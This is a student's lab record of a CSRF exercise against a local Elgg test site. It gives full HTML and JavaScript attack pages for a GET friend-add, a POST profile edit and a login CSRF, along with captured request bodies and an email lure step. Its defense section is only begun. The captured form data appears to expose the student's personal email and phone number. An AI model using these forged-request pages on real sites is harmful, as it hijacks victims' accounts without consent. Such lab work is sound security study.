Information System Security Lab3 Record

Cross-Site Request Forgery (CSRF) Attack Experiment

Task 1: CSRF Attack Based on GET Request




Use samy to log in, send add friend command, get url. HTTP Header Live plugin window captured the packet as shown in the figure:

image-20240619220223319


Thus we can know the GET request structure is http://www.csrflabelgg.com/action/friends/add?friend=id, so now we need to get Samy’s ID number. We can see the red highlighted part 45 is Samy’s ID by trying to create a new interface for Samy.

image-20240619221713999

Create get_csrf.html under Attacker site

1
sudo touch /var/www/CSRF/Attacker/get_csrf.html

Write the following content

1
2
3
4
5
6
7
8
9
10
11
12
13
<!DOCTYPE html>  
<html lang="en">
<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>CSRF_GET</title>
</head>
<body>
Alice, you're my friend now!
<img src="http://www.csrflabelgg.com/action/friends/add?friend=45"/>
</body>
</html>



Samy sends Alice an email, inducing Alice to click the malicious link http://www.csrflabattacker.com/get_csrf.html

image-20240619224208937



Log in to Alice’s account to view the email and access the malicious webpage, captured the GET request packet adding user id 45, which is Samy, then check the Activity interface and found that Alice added Samy as a friend.

image-20240619224651139
image-20240619224818367
image-20240619224859567

Task 2: CSRF Attack Using POST Request




Still log in to Samy’s account first, then modify the personal homepage below, perform POST request packet capture, and get the following results.

image-20240619230611400

POST request sent to http://www.csrflabelgg.com/action/profile/edit, the submitted form content is as follows:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
__elgg_token=2G9AraT4cb7pPqONMfz3sQ
&__elgg_ts=1718837884
&name=Samy
&description=<p>A Hacker</p>
&accesslevel[description]=2
&briefdescription=Student
&accesslevel[briefdescription]=2
&location=Wuhan
&accesslevel[location]=2
&interests=Football
&accesslevel[interests]=2
&skills=python
&accesslevel[skills]=2
&contactemail=U202112149@hust.edu.cn
&accesslevel[contactemail]=2
&phone=19907121291
&accesslevel[phone]=2
&mobile=19907121291
&accesslevel[mobile]=2
&website=https://strivelee.top
&accesslevel[website]=2
&twitter=lixiang21
&accesslevel[twitter]=2
&guid=45

Based on this request format, Alice’s guid is known to be 43, try to use POST request for CSRF attack.

First create get_csrf.html under Attacker site

1
sudo touch /var/www/CSRF/Attacker/post_csrf.html

Write the following content:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
<!DOCTYPE html>  
<html lang="en">
<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>CSRF_POST</title>
</head>
<body>
Alice, your profile has changed!
</body>

<script>
fetch('http://www.csrflabelgg.com/action/profile/edit', {
credentials: 'include',
method: 'POST',
headers: {
'Content-Type': 'application/x-www-form-urlencoded'
},
body: new URLSearchParams({
guid:42,
description:"<p>Samy is my hero</p>",
briefdescription:"I'm Samy",
})
})

</script>
</html>



Samy sends Alice an email, inducing Alice to click the malicious link http://www.csrflabattacker.com/post_csrf.html

image-20240619232506107

Log in to Alice’s account, then view and click the link in the email.

image-20240619232629475

We can see that the About me section was successfully modified, and the POST request packet was captured, which is consistent with the phenomenon.

image-20240619232821090
image-20240620230509435

Task 3: Implement Login CSRF Attack



First capture the login request packet, the corresponding request method is POST, url is http://www.csrflabelgg.com/action/login, the request form has username and password, both are plaintext.

image-20240620164209052

Form data content is as follows:

1
2
3
4
__elgg_token=5ovl8du9mM-5V1rwIDhJsg
__elgg_ts=1718872774
username=Samy
password=seedsamy

First create get_csrf.html under Attacker site

1
sudo touch /var/www/CSRF/Attacker/post_csrf.html

Write the following content:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
<!DOCTYPE html>  
<html lang="en">
<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>CSRF_Login</title>
</head>
<body>
Alice, here is a CSRF_Login attack!
</body>

<script>
// Send POST request
// Carry cookie
fetch('http://www.csrflabelgg.com/action/login', {
credentials: 'include',
method: 'POST',
headers: {
'Content-Type': 'application/x-www-form-urlencoded'
},
// Pass parameters
body: new URLSearchParams({
username:"samy",
password:"seedsamy",
persistent:true,
})
})

</script>
</html>



Samy sends Alice an email, inducing Alice to click the malicious link http://www.csrflabattacker.com/login_csrf.html

image-20240620222327448
image-20240620223041289
image-20240620223149485

Task 4: Defense Strategy


First enter the directory /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg, find the function gatekeeper() in ActionService.php file and comment out the return true statement

image-20240620231737340

